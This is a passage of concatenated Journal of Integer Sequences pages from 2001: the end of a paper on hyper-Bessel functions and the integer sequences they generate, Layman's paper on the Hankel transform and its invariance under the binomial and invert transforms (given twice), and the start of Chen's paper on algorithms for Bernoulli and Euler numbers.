$$= \ln\left(\sum_{n=0}^{\infty}\frac{b_0(n+1)}{n!}\right). \tag{45}$$

In the very same way, eq. (3) can be used to express the values of ${}_0F_L(z)$ and its derivatives at $z = 1$ in terms of certain series of $b_L(n)$'s. For $L = 1$, the analogues of eq. (44) and eq. (45) are

$$I_0(2) = 1 + \ln\left(\sum_{n=0}^{\infty} \frac{b_1(n)}{(n!)^2}\right), \tag{46}$$

$$I_0(2) + \ln(I_1(2)) = 1 + \ln\left(\sum_{n=0}^{\infty} \frac{b_1(n+1)}{(n+1)(n!)^2}\right) \tag{47}$$

and for $L = 2$ the corresponding formulas are

$${}_0F_2(1,1;1) = 1 + \ln\left(\sum_{n=0}^{\infty} \frac{b_2(n)}{(n!)^3}\right), \tag{48}$$

$${}_0F_2(1,1;1) + \ln\left({}_0F_2(2,2;1)\right) = 1 + \ln\left(\sum_{n=0}^{\infty} \frac{b_2(n+1)}{(n+1)^2(n!)^3}\right). \tag{49}$$

By fixing z_0 at values other than $z_0 = 1$, one can link the numerical values of certain combinations of ${}_0F_L(1,1,\ldots;z_0)$, ${}_0F_L(2,2,\ldots;z_0)$,... and their logarithms, with other series containing the $b_L(n)$'s.

The above considerations can be extended to the exponentiation of the more general hypergeometric functions of type ${}_0F_L(k_1,k_2,\ldots,k_L;z)$ where $k_1,k_2,\ldots,k_L$ are positive integers. We conjecture that for every set of k_n's a different set of integers will be generated through an appropriate adaptation of eq. (3). We quote one simple example of such a series. For

$${}_0F_2(1,2;z) = \sum_{n=0}^{\infty} \frac{z^n}{(n+1)(n!)^3} \tag{50}$$

eq. (3) extends to

$$e^{[\,{}_0F_2(1,2;z)-1]} = \sum_{n=0}^{\infty} f_2(n) \frac{z^n}{(n+1)(n!)^3} \tag{51}$$

where the numbers

$$f_2(n) = (n+1)(n!)^2 \left[\frac{d^n}{dz^n} e^{[\,{}_0F_2(1,2;z)-1]}\right]_{z=0} \tag{52}$$

turn out to be integers: $f_2(n)$, $n = 0,1,\ldots,8$ are: 1, 1, 4, 37, 641, 18276, 789377, 48681011, etc. (A061683). The analogue of equations (23) and (44) is:

$${}_0F_2(1,2;1) = 1 + \ln\left(\sum_{n=0}^{\infty} \frac{f_2(n)}{(n+1)(n!)^3}\right). \tag{53}$$

Acknowledgements

We thank L. Haddad for interesting discussions. We have used Maple© to calculate most of the numbers discussed above.

Table I: Table of $b_L(n)$: $L, n = 0, 1, \ldots, 6$. (The rows give sequences A000110, A023998, A061684–A061688.)

L	$b_L(0)$	$b_L(1)$	$b_L(2)$	$b_L(3)$	$b_L(4)$	$b_L(5)$	$b_L(6)$
0	1	1	2	5	15	52	203
1	1	1	3	16	131	1 496	22 482
2	1	1	5	64	1 613	69 026	4 566 992
3	1	1	9	298	25 097	4 383 626	1 394 519 922
4	1	1	17	1 540	461 105	350 813 126	573 843 627 152
5	1	1	33	8 506	9 483 041	33 056 715 626	293 327 384 637 282
6	1	1	65	48 844	209 175 233	3 464 129 078 126	173 566 857 025 139 312

Table II: Table of $S_L(n, l)$: for $L = 1$ and $l, n = 1, 2, \ldots, 8$. (The triangle, read by columns, gives A061691, the rows and diagonals give A017063, A061690, A000142, A001809, A061689.)

l	$S_1(1, l)$	$S_1(2, l)$	$S_1(3, l)$	$S_1(4, l)$	$S_1(5, l)$	$S_1(6, l)$	$S_1(7, l)$	$S_1(8, l)$
1	1	1	1	1	1	1	1	1
2		2	9	34	125	461	1 715	6 434
3			6	72	650	5 400	43 757	353 192
4				24	600	10 500	161 700	2 361 016
5					120	5 400	161 700	4 116 000
6						720	52 920	2 493 120
7							5 040	564 480
8								40 320

Table III: Table of $S_L(n, l)$: for $L = 2$ and $l, n = 1, 2, \ldots, 8$. (The triangle, read by columns, gives A061692, the rows and diagonals give A061693, A061694, A001044, A061695.)

l	$S_2(1, l)$	$S_2(2, l)$	$S_2(3, l)$	$S_2(4, l)$	$S_2(5, l)$	$S_2(6, l)$	$S_2(7, l)$	$S_2(8, l)$
1	1	1	1	1	1	1	1	1
2		4	27	172	1 125	7 591	52 479	369 580
3			36	864	17 500	351 000	7 197 169	151 633 440
4				576	36 000	1 746 000	80 262 000	3 691 514 176
5					14 400	1 944 000	191 394 000	17 188 416 000
6						518 400	133 358 400	23 866 214 400
7							25 401 600	11 379 916 800
8								1 625 702 400

Table IV: Table of $S_L(n,l)$: $l, n = 1, 2, \ldots, 6$.

l	$S_L(1,l)$	$S_L(2,l)$	$S_L(3,l)$	$S_L(4,l)$	$S_L(5,l)$	$S_L(6,l)$
1	1	1	1	1	1	1
2		$(2!)^L$	$3 \cdot 3^L$	$4 \cdot 4^L + 3 \cdot 6^L$	$5 \cdot 5^L + 10 \cdot 10^L$	$6 \cdot 6^L + 15 \cdot 15^L + 10 \cdot 20^L$
3			$(3!)^L$	$6 \cdot 12^L$	$10 \cdot 20^L + 15 \cdot 30^L$	$15 \cdot 30^L + 60 \cdot 60^L + 15 \cdot 90^L$
4				$(4!)^L$	$10 \cdot 60^L$	$20 \cdot 120^L + 45 \cdot 180^L$
5					$(5!)^L$	$15 \cdot 360^L$
6						$(6!)^L$

Table V: Table of $b_0(p,n)$: $p = 0, 1, 2, 3$; $n = 0, \ldots, 10$. (The columns give A000110, A000296, A006505, A057837.)

n	$b_0(0,n)$	$b_0(1,n)$	$b_0(2,n)$	$b_0(3,n)$
0	1	1	1	1
1	1	0	0	0
2	2	1	0	0
3	5	1	1	0
4	15	4	1	1
5	52	11	1	1
6	203	41	11	1
7	877	162	36	1
8	4 140	715	92	36
9	21 147	3 425	491	127
10	115 975	17 722	2 557	337

Table VI: Table of $b_1(p,n)$: $p = 0, 1, 2$; $n = 0, \ldots, 9$. (The columns give A023998, A061696, A061697.)

n	$b_1(0,n)$	$b_1(1,n)$	$b_1(2,n)$
0	1	1	1
1	1	0	0
2	3	1	0
3	16	1	1
4	131	19	1
5	1 496	101	1
6	22 482	1 776	201
7	426 833	23 717	1 226
8	9 934 563	515 971	5 587
9	277 006 192	11 893 597	493 333

Table VII: Table of $b_2(p,n)$: $p = 0,1,2$; $n = 0,\ldots,8$. (The columns give A061698–A061700.)

n	$b_2(0,n)$	$b_2(1,n)$	$b_2(2,n)$
0	1	1	1
1	1	0	0
2	5	1	0
3	64	1	1
4	1 613	109	1
5	69 026	1 001	1
6	4 566 992	128 876	4 001
7	437 665 649	4 682 637	42 876
8	57 903 766 800	792 013 069	347 117

References

[1] S.V. Yablonsky, " Introduction to Discrete Mathematics", Mir Publishers, Moscow, 1989.

[2] G.E. Andrews, R. Askey and R. Roy, "Special Functions", Encyclopedia of Mathematics and its Applications, vol. 71, Cambridge University Press, 1999.

[3] O.I. Marichev, *Handbook of Integral Transforms of Higher Transcendental Functions, Theory and Algorithmic Tables*, Ellis Horwood Ltd, Chichester, 1983, Chap. 6.

[4] V.S. Kiryakova and B.Al-Saqabi, "Explicit solutions to hyper-Bessel integral equations of second kind", Comput. and Math. with Appl. **37**, 75 (1999).

[5] R.B. Paris and A.D. Wood, "Results old and new on the hyper-Bessel equation", Proc. Roy. Soc. Edinb. **106 A**, 259 (1987).

[6] N.S. Witte, "Exact solution for the reflection and diffraction of atomic de Broglie waves by a traveling evanescent laser wave", J. Phys. A **31**, 807 (1998).

[7] J.R. Klauder, K.A. Penson and J.-M. Sixdeniers, "Constructing coherent states through solutions of Stieltjes and Hausdorff moment problems", Physical Review A, **64**, 013817 (2001).

[8] L. Comtet, "Advanced Combinatorics", D. Reidel, Boston, 1984.

[9] H.S. Wilf, "Generatingfunctionology", 2nd ed., Academic Press, New York, 1994.

[10] N.J.A. Sloane, On-Line Encyclopedia of Integer Sequences, published electronically at: http://www.research.att.com/∼/njas/sequences/.

[11] M. Bernstein and N.J.A. Sloane, "Some canonical sequences of integers", Linear Algebra Appl., **226/228**, 57 (1995).

[12] D.G. Fitzgerald and J. Leech, "Dual symmetric inverse monoids and representation theory", J. Austr. Math. Soc., Series A, **64**, 345 (1998).

[13] P. Delerue, "Sur le calcul symbolique à n variables et fonctions hyperbesséliennes II", Ann. Soc. Sci. Brux. **67**, 229 (1953).

[14] R. Ehrenborg, "The Hankel Determinant of Exponential Polynomials", Am. Math. Monthly, **207**, 557 (2000).

[15] R. Suter, "Two Analogues of a Classical Sequence", J. Integ. Seq. **3**, Article 00.1.8 (2000).

(Mentions sequences A000296 A001044 A001809 A006505 A010763 A023998 A057814 A057837 A061683 A061684 A061685 A061686 A061687 A061688 A061689 A061690 A061691 A061692 A061693 A061694 A061695 A061696 A061697 A061698 A061699 A061700 .)

Received April 5, 2001; published in Journal of Integer Sequences, June 22, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.5

The Hankel Transform and Some of its Properties

John W. Layman
Department of Mathematics
Virginia Polytechnic Institute and State University
Blacksburg, Virginia 24061, USA
Email address: layman@math.vt.edu

Abstract: The Hankel transform of an integer sequence is defined and some of its properties discussed. It is shown that the Hankel transform of a sequence S is the same as the Hankel transform of the binomial or invert transform of S. If H is the Hankel matrix of a sequence and H = LU is the LU decomposition of H, the behavior of the first super-diagonal of U under the binomial or invert transform is also studied. This leads to a simple classification scheme for certain integer sequences.

Full version: pdf, Word

(Concerned with sequences A000079, A000085, A000108, A000110, A000142, A000166, A000178, A000296, A000522, A000957, A000984, A001006, A001405, A001700, A002212, A002426, A003701, A005043, A005425, A005493, A005494, A005572, A005773, A007317, A010483, A010842, A026375, A026378, A026569, A026585, A026671, A033321, A033543, A045379, A049027, A052186, A053486, A053487, A054341, A054391, A054393, A055209, A055878, A055879, A059738.)

Received May 3, 2001. Published in Journal of Integer Sequences, June 8, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001), Article 01.1.5

The Hankel Transform and Some of its Properties

John W. Layman

Department of Mathematics
Virginia Polytechnic Institute and State University
Blacksburg, Virginia 24061
Email address: layman@math.vt.edu

Abstract

The Hankel transform of an integer sequence is defined and some of its properties discussed. It is shown that the Hankel transform of a sequence S is the same as the Hankel transform of the Binomial or Invert transform of S. If H is the Hankel matrix of a sequence and H=LU is the LU decomposition of H, the behavior of the first super-diagonal of U under the Binomial or Invert transform is also studied. This leads to a simple classification scheme for certain integer sequences.

1. Introduction.

The Hankel matrix H of the integer sequence $\{a_1, a_2, a_3, \cdots\}$ is the infinite matrix

$$H = \begin{bmatrix} a_1 & a_2 & a_3 & a_4 & \cdots \\ a_2 & a_3 & a_4 & a_5 & \cdots \\ a_3 & a_4 & a_5 & a_6 & \cdots \\ a_4 & a_5 & a_6 & a_7 & \cdots \\ \vdots & \vdots & \vdots & \vdots & \ddots \end{bmatrix},$$

with elements $h_{i,j} = a_{i+j-1}$. The *Hankel matrix* H_n *of order n* of A is the upper-left n×n submatrix of H, and h_n, the *Hankel determinant of order n* of A, is the determinant of the corresponding Hankel matrix of order n, $h_n = \det(H_n)$. For example, the Hankel matrix of

order 4 of the Fibonacci sequence 1,1,2,3,5,… , is

$$H_4 = \begin{bmatrix} 1 & 1 & 2 & 3 \\ 1 & 2 & 3 & 5 \\ 2 & 3 & 5 & 8 \\ 3 & 5 & 8 & 13 \end{bmatrix},$$

with 4th order Hankel determinant $h_4 = 0$. Hankel matrices of integer sequences and their determinants have been studied in several recent papers by Ehrenborg [1] and Peart and Woan [2].

Given an integer sequence $A = \{a_1, a_2, a_3, \cdots\}$, the sequence $\{h_n\} = \{h_1, h_2, h_3, \cdots\}$ of Hankel determinants of A is called the *Hankel transform of A*, a term first introduced by the author in sequence A055878 of the On-Line Encyclopedia of Integer Sequences (EIS)[5]. For example, the Hankel matrix of order 4 of the sequence of Catalan numbers $\{1, 1, 2, 5, 14, 42, 132, \cdots\}$ (sequence A000108 in the EIS) is

$$H_4 = \begin{bmatrix} 1 & 1 & 2 & 5 \\ 1 & 2 & 5 & 14 \\ 2 & 5 & 14 & 42 \\ 5 & 14 & 42 & 132 \end{bmatrix},$$

and the determinants of orders 1 through 4 give the Hankel transform $\{1,1,1,1,\ldots\}$.

The Hankel transform can easily be shown to be many-to-one, illustrated by the fact that a search of the EIS finds approximately twenty sequences besides A000108 that have the Hankel transform $\{1,1,1,1,\ldots\}$. The author and Michael Somos [6], working independently, found ten sequences in the EIS whose Hankel transform is $\{\prod_{i=0}^{n} (i!)^2\}$ (A055209), which was shown theoretically by Radoux [3] to be the Hankel transform of the *derangement*, or *rencontres*, numbers (A000166). Other examples of groups of sequences in the EIS all of which have the same Hankel transform may be found in the comments to sequences A000079 and A000178.

2. Invariance of the Hankel Transform.

Further computational investigation reveals numerous instances in which one member of a pair of sequences with the same Hankel transform is the Binomial or Invert transform of the other. Some examples are provided by A000166 and its Binomial transform A000142,

both of which have the Hankel transform A055209, and by A005043 and its Invert transform A001006, both of which have {1, 1, 1, 1, …} for their Hankel transform. In the following it is shown that this invariance of the Hankel transform under applications of the Binomial or Invert transform holds in general. The definitions of the Binomial and Invert transforms may be found on the EIS web site [5].

Theorem 1. *Let A be an integer sequence and B its Binomial transform. Then A and B have the same Hankel transform.*

Proof. Let $A = \{a_1, a_2, a_3, \cdots\}$ and $B = \{b_1, b_2, b_3, \cdots\}$, and define H* to be the matrix H* = RHC, where the elements of R, H, and C are given by

$$r_{i,j} = \begin{cases} 0, & \text{if } i < j, \\ \binom{i-1}{j-1}, & \text{if } i \geq j \end{cases}, \quad h_{k,m} = a_{k+m-1}, \quad \text{and} \quad c_{i,j} = \begin{cases} 0, & \text{if } i > j, \\ \binom{j-1}{i-1}, & \text{if } i \leq j \end{cases},$$

and $\binom{i}{j}$ denotes the usual binomial coefficient. Then the elements of H* are

$$h^*_{i,j} = \sum_{k=1}^{i} \sum_{m=1}^{j} \binom{i-1}{k-1} a_{k+m-1} \binom{j-1}{m-1},$$

which, by making slight changes of variables, gives

$$h^*_{i,j} = \sum_{k=0}^{i-1} \sum_{m=0}^{j-1} \binom{i-1}{k} \binom{j-1}{m} a_{k+m-1}.$$

By the well-known Vandermonde convolution formula [4] and another slight change of variable, this reduces to

$$h^*_{i,j} = \sum_{s=1}^{i+j-1} \binom{i+j-2}{s-1} a_s,$$

which, by the definition of the Binomial transform (see [5]), is b_{i+j-1}, thus showing that H* is the Hankel matrix of sequence B. Thus the terms of the Hankel transforms of the sequences A and B are det(H_n) and det($R_n H_n C_n$), respectively, where R_n, H_n, and C_n are the upper-left submatrices of order n of H, R, and C, respectively. But R_n and C_n are

both triangular with all 1's on the main diagonal, thus det(R_n) and det(C_n) are both 1, and therefore det(H_n) = det($R_n H_n C_n$), completing the proof. ∎

Theorem 2. *Let A be an integer sequence and B its Invert transform. Then A and B have the same Hankel transform.*

Proof. Let $A = \{a_1, a_2, a_3, \cdots\}$ and $B = \{b_1, b_2, b_3, \cdots\}$, and define H* to be the matrix H*=RHC, where the elements of R, H, and C are given by

$$r_{i,k} = \begin{cases} 0, & \text{if } k > i, \\ b_{i-k}, & \text{if } k \le i \end{cases}, \quad h_{k,m} = a_{k+m-1}, \quad \text{and } c_{m,j} = \begin{cases} 0, & \text{if } j < m, \\ b_{j-m}, & \text{if } j \ge m \end{cases},$$

where b_0 is defined to be 1. Then the (i, j-1)-element of H* given by

$$\begin{aligned} h^*_{i,j-1} &= \sum_{k=1}^{i} \sum_{m=1}^{j-1} b_{i-k}\, a_{k+m-1}\, b_{j-m-1} \\ &= \sum_{k=2}^{i} \sum_{m=1}^{j-1} b_{i-k}\, a_{k+m-1}\, b_{j-m-1} + b_{i-1} \sum_{m=1}^{j-1} a_m\, b_{j-m-1} \\ &= \sum_{k=1}^{i-1} \sum_{m=1}^{j-1} b_{i-1-k}\, a_{k+m}\, b_{j-m-1} + b_{i-1}\left[\sum_{m=1}^{j-2} a_m\, b_{j-m-1} + a_{j-1}\right] \\ &= \sum_{k=1}^{i-1} \sum_{m=2}^{j} b_{i-1-k}\, a_{k+m-1}\, b_{j-m} + b_{i-1} b_{j-1} \\ &= \sum_{k=1}^{i-1} \sum_{m=1}^{j} b_{i-1-k}\, a_{k+m-1}\, b_{j-m} + b_{j-1} \sum_{k=1}^{i-1} b_{i-1-k}\, a_k + b_{i-1} b_{j-1} \\ &= h^*_{i-1,j}\ , \end{aligned}$$

showing that elements of H* are constant along anti-diagonals. But, clearly,

$$\begin{aligned} h^*_{1,j} &= \sum_{k=1}^{1} \sum_{m=1}^{j} b_{1-k}\, a_{k+m-1}\, b_{j-m} \\ &= b_0 \sum_{m=1}^{j} a_m b_{j-m} \\ &= b_j\ , \end{aligned}$$

the last step following from the definition of the Invert transform (see [5]), which shows that $h^*_{i,j} = b_{i+j-1}$ or, in other words, that H* is the Hankel matrix of B. Since L and R are triangular with diagonals consisting of all 1's, this shows that the Hankel determinants of B are the same as those for A, and thus A and B have the same Hankel transform. ∎

3. The LU Decomposition and the First Super-Diagonal.

If the LU-decomposition of the Hankel matrix of an integer sequence A is H = LU, then the main diagonal of U clearly determines the Hankel transform of the sequence, and vice versa. By Theorem 1, if H* = L*U* is the LU-decomposition of the Hankel matrix H* of the Binomial or Invert transform of A, then the main diagonals of U and U* are identical. Thus the main diagonal of U is not sufficient to determine the sequence A, a point already noted. It is easy to see, however, that the main diagonal of U and the first superdiagonal, taken together, do determine A. It suffices to note, in proof, that H_n, the Hankel matrix of order n, consists of the first 2n-1 terms $a_1, a_2, a_3, \cdots$ of A and that the main diagonal and first superdiagonal of U_n contain 2n-1 elements whose values are linear combinations of the a's. Thus, $U_{1,1}$ determines a_1, $U_{1,2}$ and $U_{2,2}$ determine a_2 and a_3, and, by recursion, $U_{n-1,n}$ and $U_{n,n}$ determine a_{2n-2} and a_{2n-1}.

Because of the result just stated, it is of some interest to know how the first superdiagonal of U* is related to the first superdiagonal of U, where H=LU and H*=L*U*. The following two theorems give this relationship when A* is the Binomial transform or Invert transform of A.

Theorem 3. *Let H and H* be the Hankel matrices of the integer sequence A and its Binomial transform A*, respectively, and let H=LU and H*=L*U* be their LU-decompositions. Then the first super-diagonals of U and U* are related by* $U^*_{i,i+1} = U_{i,i+1} + iU_{i,i}$.

Proof. We have H = LU and, by the proof of the previous theorem, H* = RHC = RLUC, where the matrices R and C are as defined in that theorem. Thus U* = UC or, in terms of elements,

$$U^*_{i,j} = \sum_{k=1}^{j} U_{i,k} \binom{j-1}{k-1},$$

which, since $U_{i,k}$ is upper triangular, can be written

$$U^*_{i,j} = \sum_{k=i}^{j} U_{i,k} \binom{j-1}{k-1}.$$

The elements on the first super-diagonal are therefore given by

$$U^*_{i,i+1} = U_{i,i}\binom{i}{i-1} + U_{i,i+1}\binom{i}{i},$$

which reduces immediately to

$$U^*_{i,i+1} = U_{i,i+1} + iU_{i,i},$$

as was to be proved. ∎

A special case, which is of some interest because of a fairly large number of examples found in the EIS, follows immediately and is stated in the following corollary.

Corollary 1. *Let A be an integer sequence with Hankel transform {1, 1, 1, 1, 1, …} and let H and H* be the Hankel matrices of A and its Binomial transform A*, respectively. Then, if H=LU and H*=L*U* are the LU-decompositions of H and H*, the first superdiagonals of U and U* are related by* $U^*_{i,i+1} = U_{i,i} + i$.

The analogous results for the Hankel matrix of the Invert transform of a sequence follow.

Theorem 4. *Let A be an integer sequence, with Hankel matrix H, and let B be the Invert transform of A, with Hankel transform H*. Let H=LU be the LU-decomposition of H and H*=L*U* the LU-decomposition of H*. Then the elements of the first superdiagonals of U and U* are related by* $u^*_{i,i+1} = u_{i,i+1} + a_1 u_{i,i}$.

Proof. Let the matrices R and C be as in the proof of Theorem 3. Then H* = L*U* = RHC =RLUC, from which it follows that U* = UC. Thus we have, in general,

$$u^*_{i,j} = \sum_{m=i}^{j} u_{i,m}\, b_{j-m},$$

and, in particular,

$$\begin{aligned} u^*_{i,i+1} &= \sum_{m=i}^{i+1} u_{i,m}\, b_{i+1-m} \\ &= u_{i,i}\, b_1 + u_{i,i+1}\, b_0 \\ &= u_{i,i+1} + a_1\, u_{i,i}\ , \end{aligned}$$

completing the proof. ∎

Again, because of the large number of sequences in the EIS with Hankel transform {1, 1, 1, 1, 1, …}, we state the following corollary.

Corollary 2. *Let A be an integer sequence with Hankel transform {1, 1, 1, 1, 1, …} and let H and H* be the Hankel matrices of A and its Invert transform A*, respectively. Then, if H=LU and H*=L*U* are the LU-decompositions of H and H*, the first superdiagonals of U and U* are related by* $U^*_{i,i+1} = U_{i,i} + 1$.

4. Sequences with Hankel Transform {1, 1, 1, 1, 1, …}.

A search of the EIS database found almost twenty sequences with Hankel transform {1, 1, 1, 1, 1, …}, of which seventeen are related through the Binomial and Invert transforms. In a few cases an initial term or two must be added or deleted. It is rather surprising that all of these sequences exhibit a linear polynomial behavior of the first super-diagonal when reduced to upper triangular form. Table 1 below illustrates the relationships among these 17 sequences. Each sequence in the table is the Binomial transform of the sequence in the adjacent column to its left and the Invert transform of the sequence in the adjacent row just above the given entry. The linear polynomial written just below the EIS sequence number gives the elements of the first super-diagonal of U in the LU decomposition H=LU, where H is the Hankel matrix of the sequence. The parameter i is the row index of U. The operator (E) denotes the shift operator and is used here to denote the deletion of the first term of the sequence. Added initial terms are shown in braces.

Note that, because of Corollaries 1 and 2 governing the behavior of the elements of the first superdiagonal under the action of the Binomial or Invert transforms, the constant terms increase by 1 for each row change from top to bottom and the first degree coefficient increases by 1 for each column change from left to right. In one case, in the bottom row, in which the first superdiagonal is described by the polynomial i+2, the sequence, which is the Binomial transform of A054341 and the Invert transform of (E)A005773 and whose initial terms are {1,3,10,34,117, …}, was not found to be listed in the EIS. It has since been listed, and now appears in the encyclopedia as sequence A059738.

Table 1.

		{1,0} ⋃ A000957 2i - 2	A033321 3i - 2	A033543 4i - 2
	A005043 i - 1	A000108 2i - 1	A007317 3i - 1	
	A001006 I	(E)A000108 2i	A002212 3i	A005572 4i
A001405 1	(E)A005773 i + 1	A001700 2i + 1	A026378 3i + 1	A005573 4i + 1
A054341 2	{1,3,10,34,117, …} i + 2	A049027 2i + 2		

In order to illustrate the significance of this table, we look at A000108 (the Catalan numbers, with many combinatorial interpretations, one of which is the number of ways to insert n pairs of parentheses in a word of n letters) in row 2 and column 3 of the table. The sequence is {1, 1, 2, 5, 14, 42, 132, 429, 1430,…}, with Hankel matrix

$$\begin{bmatrix} 1 & 1 & 2 & 5 & 14 & \cdots \\ 1 & 2 & 5 & 14 & 42 & \cdots \\ 2 & 5 & 14 & 42 & 132 & \cdots \\ 5 & 14 & 42 & 132 & 429 & \cdots \\ 14 & 42 & 132 & 429 & 1430 & \cdots \\ \vdots & \vdots & \vdots & \vdots & \vdots & \ddots \end{bmatrix},$$

which row-reduces to the upper-triangular form

$$U = \begin{bmatrix} 1 & 1 & 2 & 5 & 14 \\ 0 & 1 & 3 & 9 & 28 \\ 0 & 0 & 1 & 5 & 24 \\ 0 & 0 & 0 & 1 & 7 \\ 0 & 0 & 0 & 0 & 1 \end{bmatrix}$$

which clearly exhibits the Hankel transform of {1, 1, 1, 1, 1, …} and the 2i-1 polynomial behavior of the first super-diagonal {1, 3, 5, 7, …}, as indicated in the table. If we now take the Binomial transform of A000108, we get {1, 2, 5, 15, 51, 188, 731, …} = A007317, with Hankel matrix

$$\begin{bmatrix} 1 & 2 & 5 & 15 & 51 \\ 2 & 5 & 15 & 51 & 188 \\ 5 & 15 & 51 & 188 & 731 \\ 15 & 51 & 188 & 731 & 2950 \\ 51 & 188 & 731 & 2950 & 12235 \end{bmatrix},$$

which, in turn reduces to the upper-triangular form

$$U = \begin{bmatrix} 1 & 2 & 5 & 15 & 51 \\ 0 & 1 & 5 & 21 & 86 \\ 0 & 0 & 1 & 8 & 46 \\ 0 & 0 & 0 & 1 & 11 \\ 0 & 0 & 0 & 0 & 1 \end{bmatrix},$$

showing the Hankel transform {1, 1, 1, 1, 1, …} and the first super-diagonal {2, 5, 8, 11, …} = {3i-1}, again in agreement with the table.

If we now return to A000108 and take its Invert transform, we get (E)A000108 = {1, 2, 5, 14, 42, 132, 429, 1430, 4862, …}, that is, A000108 with the first term deleted. The Hankel matrix of this sequence row-reduces to

$$U = \begin{bmatrix} 1 & 2 & 5 & 14 & 42 \\ 0 & 1 & 4 & 14 & 48 \\ 0 & 0 & 1 & 6 & 27 \\ 0 & 0 & 0 & 1 & 8 \\ 0 & 0 & 0 & 0 & 1 \end{bmatrix},$$

again revealing the Hankel transform {1, 1, 1, 1, 1, …} and the polynomial behavior of 2i for the first super-diagonal, {2, 4, 6, 8, …}, in agreement with row 3, column 3 of the table.

Three other sequences have been found in the EIS which have the Hankel transform {1, 1, 1, 1, 1, …} but do not have a linear polynomial behavior of the first super-diagonal when reduced to upper-triangular form. These are A054391, A054393, and A055879, with first super-diagonals {1, 3, 4, 5, 6, …}, {1, 3, 5, 6, 7, …}, and {1, 2, 2, 3, 3, 4, 4, …}, respectively.

5. Other Families of Sequences.

Several other families of sequences, each member of which has the same Hankel transform sequence, have been found in the EIS, but the relationships among the members of the family via the Binomial and Invert transforms is much less complete than that indicated in Table 1 for the case of Hankel transform {1, 1, 1, 1, 1, …}.

Seven sequences have been found with Hankel transform {1, 2, 4, 8, 16, …}: A000984, A002426, A026375, A026569, A026585, and A026671. Four of these are related by the Binomial and Invert transforms, as shown in the following Table 2 in which each sequence listed is the Binomial transform of the sequence just to the left and the Invert transform of the sequence just above.

Table 2.

A002426	A000984	A026375
	A026671	

Seven sequences were found with Hankel transform {1, 1, 2, 12, 288, …}: A000085, A000110, A000296, A005425, A005493, A005494, and A045379. These are all related to at

least one other by the Binomial transform, as shown in Table 3, in which each sequence is the Binomial transform of the sequence just to its left. No Invert transform relations hold among adjacent rows.

Table 3.

A000296	A000110	(E)A000110	A005493	A005494	A045379

A000085	A005425

Several of the sequences listed above, with Hankel transform {1, 1, 2, 12, 288, …}, as well as some of those below, with Hankel transform {1, 1, 4, 144, 82944, …}, were discussed by Ehrenborg in [1].

Nine sequences were found with Hankel transform {1, 1, 4, 144, 82944, …}: A000142, A000166, A000522, A003701, A010483, A010842, A052186, A053486, and A053487. Seven of these are related to at least one other by the Binomial or Invert transform. Table 4 shows these relationships, following the same format as used for Table 1.

Table 4.

	A052186				
A000166	A000142	A000522	A010842	A053486	A053487

6. Concluding Remarks.

Among questions raised by this investigation into properties of the Hankel transform we mention two which seem to be deserving of further study.

First, is there a combinatorial significance to the fact that essentially all studied sequences listed in the EIS [5] that have the Hankel transform {1, 1, 1, 1,…} and are related by the Binomial or Invert transform, have a first super-diagonal which, when reduced to upper-diagonal form, is linear in the row index with small coefficients, with constant terms ranging from -2 to 2 and first degree terms ranging from 0 to 4, as shown in Table 1?

Second, are there other interesting transforms, T, of an integer sequence S, in addition to the Binomial and Invert transforms studied in this paper, with the property that the Hankel transform of S is the same as the Hankel transform of the T transform of S?

References

1. Richard Ehrenborg, The Hankel Determinant of Exponential Polynomials, *American Mathematical Monthly*, 107(2000)557-560.

2. Paul Peart and Wen-Jin Woan, Generating Functions via Hankel and Stieltjes Matrices, Journal of Integer Sequences 3(2000)00.2.1 (13 p.)

3. C. Radoux, Déterminant de Hankel construit sur des polynomes liés aux nombres de dérangements, *European Journal of Combinatorics* 12(1991)327-329

4. J. Riordan, *Combinatorial Identities*, Robert E. Krieger Publishing Co., N.Y., 1979 (p. 8).

5. N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/~njas/sequences/.

6. Michael Somos, See Sequence A055209 of the EIS (reference 5 above).

(Concerned with sequences A000079, A000085, A000108, A000110, A000142, A000166, A000178, A000296, A000522, A000957, A000984, A001006, A001405, A001700, A002212, A002426, A003701, A005043, A005425, A005493, A005494, A005572, A005773, A007317, A010483, A010842, A026375, A026378, A026569, A026585, A026671, A033321, A033543, A045379, A049027, A052186, A053486, A053487, A054341, A054391, A054393, A055209, A055878, A055879, A059738.)

Received May 3, 2001. Published in Journal of Integer Sequences, June 8, 2001.

Return to **Journal of Integer Sequences home page**.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.6

Algorithms for Bernoulli numbers and Euler numbers

Kwang-Wu Chen
Department of Accounting and Statistics
Dahan Institute of Technology
P. O. Box 4-27, Hua-Lian 971, Taiwan, Republic of China
Email address: kwchen@ms01.dahan.edu.tw,

Abstract: In this paper we investigate some algorithms which produce Bernoulli numbers, Euler numbers, and tangent numbers. We also give closed formulae for Euler numbers and tangent numbers in terms of Stirling numbers of the second kind.

Full version: pdf, dvi, ps, tex

(Mentions sequences A000110, A000182, A000364, A027641 A027642 .)

Received April 12, 2001; revised version received May 15, 2001. Published in Journal of Integer Sequences, July 13, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.6

Algorithms for Bernoulli numbers and Euler numbers

Kwang-Wu Chen

Department of Accounting and Statistics
Dahan Institute of Technology
P. O. Box 4-27, Hua-Lian 971, Taiwan, Republic of China

Email address: kwchen@ms01.dahan.edu.tw

Abstract

In this paper we investigate some algorithms which produce Bernoulli numbers, Euler numbers, and tangent numbers. We also give closed formulae for Euler numbers and tangent numbers in terms of Stirling numbers of the second kind.

1991 *Mathematics Subject Classification.* Primary 11B68

Keywords. Bernoulli number, Euler number, Euler polynomial, Stirling number of the second kind, tangent number

1. Introduction

Recently M. Kaneko (ref. [4]) reformulated Akiyama and Tanigawa's algorithm for computing Bernoulli numbers as follows:

Proposition 1 (ref. [4]). *Given an initial sequence $a_{0,m}$ $(m = 0, 1, 2, \cdots)$, define sequences $a_{n,m}$ $(n \geq 1)$ recursively by*

$$a_{n,m} = (m+1) \cdot (a_{n-1,m} - a_{n-1,m+1}) \qquad (n \geq 1, m \geq 0).$$

Then the leading elements are given by

$$a_{n,0} = \sum_{m=0}^{n} (-1)^m m! \left\{ {n+1 \atop m+1} \right\} a_{0,m}, \tag{1}$$

where the Stirling numbers of the second kind $\left\{ {n \atop m} \right\}$ are defined by
